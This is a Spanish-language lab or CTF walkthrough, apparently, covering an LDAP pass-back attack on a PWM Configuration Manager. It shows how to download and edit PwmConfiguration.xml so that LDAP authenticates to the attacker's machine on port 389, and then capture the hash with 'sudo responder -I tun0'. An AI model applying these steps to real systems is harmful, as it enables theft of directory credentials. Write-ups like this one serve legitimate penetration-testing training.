
Configuration Manager Edit

podemos ver la ruta donde se autentical ldap sim embargo no podemos establecer una conexion por este medio.

Download Configuration
si pulsamos el botón Cancel nos lleva a una pestaña donde podemos descargar la configuración del servicio de ldap

PwmConfiguration.xml
editamos el archivo que hemos descargado PwmConfiguration.xml para hacer que se autentique con nuestra maquina atacante.

ldap
cambiamos la ruta donde ldap se esta autenticando para redireccionarlo a nuestra maquina atacante. cambiamos tambien el puerto 636 por el 389 ya que este es el puerto por defecto que utiliza ldap para establecer conexión

Import Configuration
subimos el archivo con las modificaciones que hemos hecho para que el sistema guarde los cambios


LDAP URLs
aqui podemos ver como ahora por defecto ldap esta apuntando a nuestra maquina de atacante por el puerto:389
responder
usaremos responder para estar a la escucha y poder capturar el hash de autenticacion
       sudo responder -I tun0
# de esta manera establecemos una escucha con la herramienta responder. con el parametro "-I" para indicarle nuestra direccion ip que en este caso seria la interfaz de red tun0
